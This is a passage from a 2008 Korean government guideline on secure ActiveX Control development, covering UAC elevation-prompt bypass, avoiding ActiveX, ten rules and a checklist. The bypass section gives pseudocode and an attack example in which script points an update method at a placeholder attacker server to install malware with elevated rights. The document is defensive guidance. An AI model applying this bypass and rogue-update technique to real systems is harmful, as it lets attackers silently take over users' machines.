- Medium Integrity 이상의 권한을 가진 대리자 프로세스(.exe)를 사용자 시스템에 상주하게 하여, ActiveX Control이 권한 상승 창을 통한 사용자 동의 없이 대리자 프로세스와의 통신으로 높은 권한이 필요한 일을 처리하도록 개발하지 말아야 한다.

## 3. 검증항목 간과 시 위험성

보통의 경우 ActiveX Control이 보안 취약점을 가지고 있다 할지라도 보호모드 때문에 높은 권한으로 동작하는 것이 제한되는 반면, 권한 상승 창을 우회하는 ActiveX Control이 보안 취약점을 가지는 경우는 사용자 동의 없이도 높은 권한으로 악성행위를 수행하게 할 수 있다.


즉, 권한 상승 창을 우회하지 않는 경우는 공격자가 ActiveX Control의 보안 취약점을 이용하더라도 사용자 시스템에 큰 피해를 입히기 어렵지만, 권한 상승 창을 우회하도록 설계된 ActiveX Control이 보안 취약점을 가지는 경우는 공격자에 의해 사용자 시스템이 장악되어 중요 파일의 변조나 삭제 등 치명적인 피해를 입힐 수 있다.

## 4. 사례

### 가. Elevation Policy 레지스트리 키를 이용하여 권한 상승 창 우회 후 중간 Integrity의 대리자 프로세스를 실행하는 예

[그림 31]은 Elevation Policy 레지스트리 키를 이용한 암시적인 권한 상승의 한 예를 보여준다. 레지스트리 "HKLM\SOFTWARE\Microsoft\Internet Explorer\Low Rights\Elevation Policy\{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}\" 경로에 "AppName"은 "ClientX.XXXexe", "AppPath"는 "C:\Program Files\XXXX\ActiveX", "Policy"는 "3"으로 설정되어 있다. 즉, GUID가 {xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}인 ActiveX Control이 "C:\Program Files\XXXX\ActiveX" 폴더에 있는 "ClientXXXX.exe"를 사용자 동의 없이 Medium Integrity의 사용자 권한으로 실행할 수 있음을 의미한다.

암시적인 권한 상승은 권한 상승 창을 우회하므로 위험하다. 따라서 안전한 권한 상승으로 변경하여야 한다. 만약에 대리자 프로세스가 Medium Integrity의 권한이 필요 없다면 "Policy"를 "1"로, 대리자 프로세스가 Medium Integrity의 권한이 필요하다면 "Policy"를 "2"로 변경함으로써 명시적인 권한 상승으로의 변경이 손쉽게 가능하다.




[그림 30] Elevation Policy를 통한 권한 상승 예

### 나. 상주하는 높은 권한의 대리자 프로세스에 윈도우 메시지를 전달하여 권한 상승 창을 우회한 후 자동 업데이트를 수행하는 예

[표 3]은 윈도우 메시지를 통한 대리자 프로세스와의 통신 예를 보여주는 의사코드를 보여준다. 대리자 프로세스는 ChangeWindowMessageFilter를 통하여 낮은 권한의 프로세스로부터의 WM_COPYDATA 메시지를 허용한다.

WM_COPYDATA 메시지는 문자열을 전송하는 데 사용되는 윈도우 메시지이다. 스크립트를 통해 ActiveX Control에서 method("http://webserver/update.inf")가 호출되면 ActiveX Control은 FindWindow() API로 대리자 프로세스의 윈도우 포인터를 찾고, 대리자 프로세스에 SendMessage() API를 통하여 내용이 "http://webserver/update.inf" 문자열인 WM_COPYDATA 메시지를 전달한다. 이후 메시지를 전달받은 대리자 프로세스는 "http://webserver/update.inf"을 인터넷에서 다운받아 ActiveX Control 프로그램에 대한 업데이트를 수행한다.

[표 3] 대리자 프로세스를 통한 권한 상승 예

| | 의사코드(Pseudo Code) |
|---|---|
| 상주하는 대리자 프로세스 | …<br>ChangeWindowMessageFilter(WM_COPYDATA, MSGFLT_ADD);<br>/*<br>Allow to receive WM_COPYDATA message from processes with low integrity<br>WM_COPYDATA message is used for the string transmission<br>*/<br>… |
| ActiveX Control | method(update_url)<br>{ …<br>// message to send to Surrogate Process<br>CString str = update_url;<br>/*<br>ex) If you call method("http://webserver/update.inf") in script<br>str will be ""http://webserver/update.inf"<br>*/<br>COPYDATASTRUCTURE cds; // set structure for WM_COPYDATA<br>cds.cbData = str.GetLength()+1;<br>cds.lpData = (LPSTR)(LPCSTR)str;<br><br>// Get the window pointer of the surrogate process<br>CWnd *pWnd = FindWindow([surrogate process name], NULL);<br><br>// Send message<br>SendMessage(pWnd->m_hWnd, WM_COPYDATA, (WPARAM)m_hWnd, (LPARAM)&cds);<br>…<br>} |

해당 ActiveX Control의 자동 업데이트 모듈에 보안 취약점을 가지는 경우, 악의적인 공격자는 스크립트 상에서 method("http://attackerwebserver/update.inf")를 호출되게 함으로써 공격자의 웹서버 http://attackerwebserver/ 로부터 변조된 update.inf 파일을 사용자 시스템에 설치하고, 변조된 정보에 의해 악성코드를 사용자 시스템에 설치할 수 있다. 이 과정은 높은 권한을 가진 대리자 프로세스에 의해 수행되며 사용자 동의를 구하는 권한 상승 창이 없기 때문에 사용자 모르게 수행되므로 매우 위험하다.

암시적인 권한 상승은 권한 상승 창을 우회하므로 위험하다. 따라서 명시적인 권한 상승으로 변경하여야 한다. 이 예의 경우에는 ActiveX Control과 대리자 프로세스 간의 통신을 사용하지 않게 수정하거나, 대리자 프로세스가 상주하지 않도록 수정하는 방법을 사용하여 명시적인 권한 상승으로 변경할 수 있다.

# 제10절 ActiveX Control의 남용 금지

## 1. 개요

과거 프로그램을 ActiveX Control 형태로 개발했던 이유는 다음의 3가지로 요약할 수 있다. 첫째, 사용자 시스템의 자원을 아무런 제약없이 이용할 수 있기 때문이다. 둘째, 윈도우의 GUI 컴포넌트를 그대로 사용할 수 있기 때문이다. 셋째, 패키지 시장이 사장되면서 개발업체에게 ActiveX Control이 좋은 수익모델이 되었기 때문이다.

하지만, ActiveX Control은 3가지 주요한 문제점을 안고 있다. 첫째, 보안에 매우 취약하다. 그동안 ActiveX Control에서 발견되었던 취약점들은 수백 종에 달한다. 둘째, 이종 운영체제와 웹브라우저 간의 호환성이 전혀 없다. 셋째, Microsoft社에서조차 ActiveX Control의 역기능을 우려하고 있으며 보안상의 제약이 앞으로 점점 심해질 것이다.

이러한 문제에도 불구하고 인터넷 상에서 ActiveX Control이 단기간 내에 아예 사라지지는 않을 것이 확실하다. 왜냐하면 ActiveX Control이 할 수 있는 일을 완전히 대체할 수 있으면서도 안전한 대체 기술이 현존하지 않기 때문이다.

안전한 사이버 공간을 위해서는 불필요한 ActiveX Control의 개발을 줄이고 대체기술로 전환하는 것이 바람직하다. ActiveX Control은 사용자 시스템의 자원을 접근해야 하고 다른 대체수단이 없는 경우에만 선택되어야 하며, 그 외에는 Ajax, Flash/FLEX, SilverLight 등의 더 나은 대체기술로 전환되어야 옳다. 그리고 부득이하게 ActiveX Control을 개발할 때에는 개발 초기부터 보안을 염두에 두고 설계 및 구현해야 한다. 안전한 ActiveX Control의 개발을 위해서는 개발자와 보안책임자 스스로 보안의식과 책임감을 가지는 것이 무엇보다도 필요하다.

## 2. 검증항목

- 프로그램 설계 시 ActiveX Control 이외에 다른 대체기술로 구현 가능한지 확인하여야 한다.

- ActiveX Control은 사용자 시스템의 자원을 이용해야 하고, 다른 대체수단이 없는 경우에만 개발되어야 한다.

- ActiveX Control을 개발할 때에는 해당 ActiveX Control은 정상적인 사용자뿐만 아니라 공격자 또한 이용할 수 있음을 염두하고, 해당 기능이 악용될 소지는 없는지 충분한 고려가 선행되어야 한다.

## 3. 검증항목 간과 시 위험성


불필요한 ActiveX Control의 개발은 더 많은 보안 취약점을 발생시키는 원인이 된다. 또한 정상적인 ActiveX Control의 기능일지라도 접근할 수 있는 자원의 범위를 제한하지 않으면 공격자에 의해 악용될 소지가 높다.

ActiveX Control은 보안에 취약하고 호환성이 전혀 없어서 Microsoft社에 종속적이며 현시대의 웹 기술이나 웹 표준이 고려되지 않은 프로그램이므로, 시스템의 자원을 이용할 필요가 없는 웹 응용프로그램을 개발할 경우 보안성이 강화되고 호환성이 좋은 대체기술을 사용하는 것이 바람직하다.

## 4. 사례


### 가. 대체기술이 활용된 웹 사이트의 예

ActiveX Control의 대체기술로 알려진 Ajax, Flash/FLEX, SilverLight가 적용된 웹 사이트의 예는 각각 [그림 31], [그림 32], [그림 33]과 같다.




[그림 31] Ajax가 적용된 지도검색 사이트

[그림 32] FLEX가 적용된 영화예매 사이트




[그림 33] SilverLight가 적용된 방송 다시보기 사이트

[그림 31]은 Ajax로 구현된 지도검색 사이트, [그림 32]는 FLEX로 구현된 영화예매 사이트, [그림 33]은 SilverLight로 구현된 방송 다시보기 사이트를 보여준다. 기존에는 ActiveX Control로 구현되었던 GUI나 멀티미디어 웹 응용프로그램이 보다 나은 기능을 지원하는 대체기술로 전환되어 가고 있음을 확인할 수 있다.

Ajax, Flash/FLEX, SilverLight와 같은 웹 응용 기술들은 ActiveX Control과는 다르게 샌드박스 모델[12)]이 적용되어 웹으로부터 사용자 시스템에 대한 접근이 불가하므로 공격자의 공격으로부터 보다 안전하다.

예와 같이 사용자 시스템의 자원을 이용할 필요가 없는 웹응용 프로그램을 개발할 경우에는 보안성이 강화되고 호환성이 좋으며 더 화려한 GUI를 지원하는 최신의 대체기술로 개발하는 것이 바람직하다.

12) 샌드박스 모델 : 보안을 강화하기 위해 가상화 등을 통하여 프로세스가 접근할 수 있는 시스템 자원을 한정하는 기법
참고 URL=http://en.wikipedia.org/wiki/sandbox_(computer_security)

# 부 록

1. 윈도우 비스타에서의 안전한 ActiveX Control 개발을 위한 십계명

2. 윈도우 비스타에서의 안전한 ActiveX Control 개발을 위한 체크리스트

# [부록 1]

## 윈도우 비스타에서의 안전한 ActiveX Control 개발을 위한 십계명

# 십계명 1

**입력으로 문자열을 받아 처리하는 경우에는 지정된 길이를 넘지 않는지 확인하는 루틴이 항상 포함되어야 한다.**


※ 가이드라인 제4장 1절 참조

## ■ 버퍼오버플로우란?

- 문자열을 입력 인자로 받아 처리하는 함수가 할당한 메모리보다 더 큰 문자열을 입력으로 받게 되어 프로그램의 스택 또는 힙 영역이 문자열로 덮어 쓰여져서 실행오류를 일으키는 것을 말한다.

## ■ 위험성

- 버퍼오버플로우 위협은 ActiveX Control의 가장 대표적인 취약요소이며, 문자열을 입력받는 파라미터, 프라퍼티, 메소드 등이 매우 긴 문자열을 올바르게 처리하지 못해 발생한다.
- 공격자는 버퍼오버플로우를 이용하여 해당 ActiveX Control이 실행될 때 자신이 원하는 악성코드를 실행할 수 있다.



# 십계명 2

임의의 프로세스를 실행할 수 있는 기능을 제공하지 말아야 한다.

※ 가이드라인 제4장 2절 참조

## ■ 임의의 프로세스 실행 기능이란?

- 스크립트 입력 값을 통해 실행파일의 경로 또는 이름을 받고 해당 실행파일을 실행하는 기능을 말한다.

## ■ 위험성

- 일반적으로 임의의 프로세스를 실행하는 기능은 불필요하다.
- 공격자는 프로세스 실행 취약점을 악용함으로써 악성 프로세스를 실행하여 사용자 시스템에 악성코드를 설치할 수 있다.

# 십계명 3

임의의 파일을 읽을 수 있는 기능을 제공하지 말아야 한다.


※ 가이드라인 제4장 3절 참조

## ■ 임의의 파일 읽기 기능이란?

- 스크립트 입력 값을 통해 파일의 경로 또는 이름을 받고 해당 파일의 내용을 평문이나 Base64 등으로 인코딩하여 리턴하는 기능을 의미한다.

## ■ 위험성

- 권한이 낮은 ActiveX Control도 권한의 높은 폴더의 파일에 대한 읽기 권한을 가진다.
- ActiveX Control이 공격자에 의해 악용되어서 사용자 PC의 중요 파일의 내용이 유출될 위험이 있다.



# 십계명 4

임의의 레지스트리를 읽을 수 있는 기능을 제공하지 말아야 한다.

※ 가이드라인 제4장 4절 참조

## ■ 임의의 레지스트리 읽기 기능이란?

- 스크립트 입력 값을 통해 레지스트리의 경로 또는 이름을 받고 해당 레지스트리의 내용을 평문이나 Base64 등으로 인코딩하여 리턴하는 기능을 말한다.

## ■ 위험성

- 권한이 낮은 ActiveX Control도 권한의 높은 레지스트리 내용에 대한 읽기 권한을 가진다.
- ActiveX Control이 공격자에 의해 악용되어서 사용자 PC의 중요 레지스트리의 내용이 유출될 위험이 있다.

# 십계명 5

**ActiveX Control을 통해 인터넷에서 다운로드 받는 업데이트 파일에 대해서는 서명 값 검증을 통해 신뢰성을 확인하여야 한다.**


※ 가이드라인 제4장 5절 참조

## ■ 업데이트 파일이란?

- 다운로드 URL, 설치 경로 등의 업데이트 정보를 담고 있는 파일 또는 업데이트를 위해 인터넷을 통해 다운로드 되는 파일을 의미한다.

## ■ 위험성

- 업데이트 파일은 ActiveX Control 프로그램을 변조할 수 있다.
- 업데이트 서버를 스크립트를 통해 변경할 수 있는 경우 공격자는 악성 프로그램을 업데이트 파일인 것처럼 위장하여 사용자 시스템에 설치, 악성 행위를 수행할 수 있다.



# 십계명 6

ActiveX Control 프로그램은 관리자 권한의 폴더에 설치되어야 한다.

※ 가이드라인 제4장 6절 참조

## ■ 관리자 권한의 폴더란?

- 관리자 권한이란 운영체제의 Administrator 권한을 의미하며 관리자 권한의 폴더란 관리자만이 해당 폴더의 파일을 쓰고 실행 할 수 있는 폴더를 의미한다.

## ■ 위험성

- 낮은 권한의 폴더에 설치된 실행 파일 및 DLL 파일은 권한이 낮은 프로세스에 의해 쉽게 변조될 수 있다.
- 공격자에 의해 변조된 실행 파일 및 DLL 파일은 해당 ActiveX Control이 호출될 때 실행되어 악성행위를 수행하게 된다.

# 십계명 7

ActiveX Control은 설치된 웹 사이트에서만 실행되고, 그 외 웹 사이트에서는 실행을 제한해야 한다.


※ 가이드라인 제4장 7절 참조

## ■ SiteLock Template이란?

- SiteLock Template은 ActiveX Control이 스크립트로 실행되는 도메인을 제한해주는 ATL 템플릿이다.

## ■ 위험성

- 대부분의 ActiveX Control은 설치된 웹 사이트에서만 필요하며 그 외 웹 사이트에서는 실행될 필요가 없다.
- 실행 가능한 웹 사이트의 제한이 없다면 공격자는 일반 이메일이나 다른 웹 사이트의 게시물을 이용하여 ActiveX Control을 실행, 악성행위를 수행할 수 있다.



# 십계명 8

ActiveX Control의 실행을 위해서 해당 웹 사이트를 신뢰할 수 있는 사이트에 추가하도록 강제하지 말아야 한다.

※ 가이드라인 제4장 8절 참조

## ■ 신뢰할 수 있는 사이트란?

- IE는 웹 사이트를 인터넷, 로컬 인트라넷, 신뢰할 수 있는 사이트, 제한된 사이트의 4가지 영역으로 나누고 있다.
- 신뢰할 수 있는 사이트는 인터넷 영역보다 보안수준이 낮으며 사용자 스스로 해당 사이트가 안전하다고 특별히 지정한 사이트이다.

## ■ 위험성

- 신뢰할 수 있는 사이트는 보호모드가 해제되어 인터넷 영역보다 보안 수준이 낮게 설정된다.
- ActiveX Control을 실행하기 위해 해당 웹 사이트를 신뢰할 수 있는 사이트에 추가하도록 강제한다면 결과적으로 해당 웹 사이트의 보안 수준을 낮추게 되며, 보안에 취약할 가능성이 높아진다.

# 십계명 9

ActiveX Control 사용시 권한 상승 창을 우회 하지 말아야 한다.

※ 가이드라인 제4장 9절 참조

## ■ 권한 상승 창이란?

- 윈도우 비스타에서는 낮은 권한의 객체가 높은 권한의 객체의 자원을 사용하려는 경우 권한상승이 필요하며 이때 사용자 동의를 구하는 창을 의미한다.

## ■ 위험성

- 사용자 계정 컨트롤(UAC) 정책에 의하면 사용자는 높은 권한의 프로세스가 실행될 때 사용자로부터 권한 상승 창을 통해 동의를 구해야 한다. 하지만 편의상 권한 상승 창이 생성되지 않게 하는 방법들이 존재한다.
- 보안적 관점으로 볼 때 ActiveX Control이 높은 권한의 프로세스를 생성할 때는 권한 상승 창을 띄우는 것이 바람직하다. 권한 상승 창을 우회하는 방법을 ActiveX Control이 제공하고 해당 ActiveX Control이 보안에 취약하다면 결과적으로 권한 상승 창을 우회하는 악성행위도 가능하다.

# 십계명 10

불필요한 ActiveX Control 프로그램은 개발하지 말아야 한다.


※ 가이드라인 제4장 10절 참조

## ■ 불필요한 ActiveX Control이란?

- 특정 서비스 및 소프트웨어 개발시 ActiveX Control 이외의 대체 기술이 있음에도 불구하고 ActiveX Control로 개발된 프로그램을 의미한다.

## ■ 위험성

- ActiveX Control은 자원에 대한 무제한적인 접근이 가능하므로 악의적인 공격에 취약하다.
- 불필요한 ActiveX Control 개발은 더 많은 보안 취약점을 발생시키는 원인이 될 수 있다.



# [부록 2]

## 윈도우 비스타에서의 안전한 ActiveX Control 개발을 위한 체크리스트

| | 내 용 | 세부 점검항목 | 체크 (유/무) |
|---|---|---|---|
| 1 | 문자열 입력 값에 대한 크기 검증 | ■ HTML에서 <param> 태그를 통해 파라미터로 문자열을 입력으로 받아 처리하는 경우 프로그램에서 할당한 크기를 넘지 않는지 확인하는 루틴이 항상 포함되어 있는가? | |
| | | ■ 스크립트에서 프라퍼티(property)가 문자열을 입력으로 받아 처리하는 경우 프로그램에서 할당한 크기를 넘지 않는지 확인하는 루틴이 항상 포함되어 있는가? | |
| | | ■ 스크립트에서 메소드(method)가 인자로 문자열을 입력으로 받아 처리하는 경우 프로그램에서 할당한 크기를 넘지 않는지 확인하는 루틴이 항상 포함되어 있는가? | |
| 2 | 임의의 프로세스 실행 기능 금지 | ■ 임의의 프로세스 실행 기능을 제한하고 있는가?<br>※ HTML의 <param> 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 사용자 시스템에 있는 임의의 실행 파일에 대한 경로 및 이름, 실행 인자를 입력으로 받고 해당 실행 파일을 실행하는 기능 | |
| | | ■ 특정 경로내의 실행파일에 대하여 프로세스 실행 기능을 제공하는 경우 입력값에 "..."을 사용할 수 없도록 제한하고 있는가?<br>※ HTML의 <param> 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 실행 파일에 대한 경로 및 이름, 실행 인자를 입력으로 받고 해당 실행 파일을 실행하는 기능 | |
| 3 | 임의의 파일 읽기 기능 금지 | ■ 임의의 파일 읽기 기능을 제한하고 있는가?<br>※ HTML의 <param> 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 사용자 시스템에 있는 임의의 파일에 대한 경로 및 이름을 입력으로 받고 해당 파일의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능 | |
| | | ■ 특정 폴더내의 파일에 대하여 읽기 기능을 제공하는 경우 입력값에 "..."을 사용할 수 없도록 제한하고 있는가?<br>※ HTML의 <param> 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 파일에 대한 경로 및 이름을 입력으로 받고 해당 파일의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능 | |

| | 내 용 | 세부 점검항목 | 체크 (유/무) |
|---|---|---|---|
| 4 | 임의의 레지스트리 읽기 기능 금지 | ■ 임의의 레지스트리 읽기 기능을 제한하고 있는가?<br>※ HTML의 〈param〉 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 사용자 시스템에 있는 임의의 레지스트리에 대한 경로 및 이름을 입력으로 받고 해당 레지스트리의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능 | |
| | | ■ 특정 경로내의 레지스트리에 대하여 레지스트리 읽기 기능을 제공하는 경우 입력값에 "..."을 사용할 수 없도록 제한하고 있는가?<br>※ HTML의 〈param〉 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 레지스트리에 대한 경로 및 이름을 입력으로 받고 해당 레지스트리의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능 | |
| 5 | 업데이트 파일에 대한 신뢰성 검증 | ■ HTML의 〈param〉 태그나 스크립트 상에서 메소드 인자, 프라퍼티를 통하여 업데이트 URL 정보를 입력 받는 경우, 디지털 서명을 이용하여 업데이트 파일의 신뢰성을 확보하였는가? | |
| 6 | 관리자 권한의 폴더에 프로그램 설치 | ■ ActiveX Control 프로그램(exe, dll, ocx 등의 파일)은 관리자 권한의 폴더( C:\Windows\의 하위 폴더 또는 C:\Program Files\의 하위폴더)에 설치되도록 제한하였는가? | |
| 7 | 실행 가능한 웹 사이트 제한 | ■ Microsoft의 SiteLock Template를 활용하여 ActiveX Control이 실행 가능한 웹 사이트를 제한하였는가? | |
| 8 | 신뢰할 수 있는 사이트 추가 남용 금지 | ■ ActiveX Control의 설치 및 실행을 위해서 해당 웹 사이트를 신뢰할 수 있는 사이트에 추가하는 기능을 제한하고 있는가? | |
| | | ■ ActiveX Control의 설치를 위해서 보안설정을 낮출 필요가 있는 경우 설치 후에 반드시 보안설정을 원래대로 복구하고 있는가? | |
| | | ■ ActiveX Control의 실행을 위해서 보안설정을 낮출 필요가 있는 경우 보안설정을 낮추는 방법 대신 권한 상승 창을 통해 ActiveX Control의 권한을 높이는 방법으로 구현하고 있는가? | |

| | 내 용 | 세부 점검항목 | 체크 (유/무) |
|---|---|---|---|
| 9 | 권한 상승 창 우회 금지 | ■ 권한 상승 창을 통해 사용자 동의 없이 ActiveX Control이 Medium Integrity의 사용자 권한을 가지는 프로세스(.exe)를 실행할 수 있도록 Elevation Policy 레지스트리 키를 사용하지 않았음을 확인 하였는가? | |
| | | ■ Medium Integrity 이상의 권한을 가진 대리자 프로세스(.exe)를 사용자 시스템에 상주하게 하여, ActiveX Control이 사용자 동의 없이 높은 권한이 필요한 일을 처리하도록 개발하지 않았음을 확인 하였는가? | |
| 10 | 불필요한 ActiveX Control 남용 금지 | ■ 개발 되는 ActiveX Control이 사용자 시스템의 자원을 이용할 필요가 명확히 있고, 다른 대체수단이 없는 것을 확인하였는가? | |
| | | ■ ActiveX Control은 정상적인 사용자뿐만 아니라 악의적인 공격자 또한 이용할 수 있음을 염두하고, 해당 기능이 악용될 소지는 없는지 충분히 고려하였는가? | |

# ActiveX Control 개발 보안가이드라인

발행일자 | 2008년 11월 발행
발행기관 | 국가사이버안전센터
국가보안기술연구소

본 문서에 대한 기술문의는 아래 이메일로 해 주십시오.
E-mail : analysis@ncsc.go.kr
activex@ensec.re.kr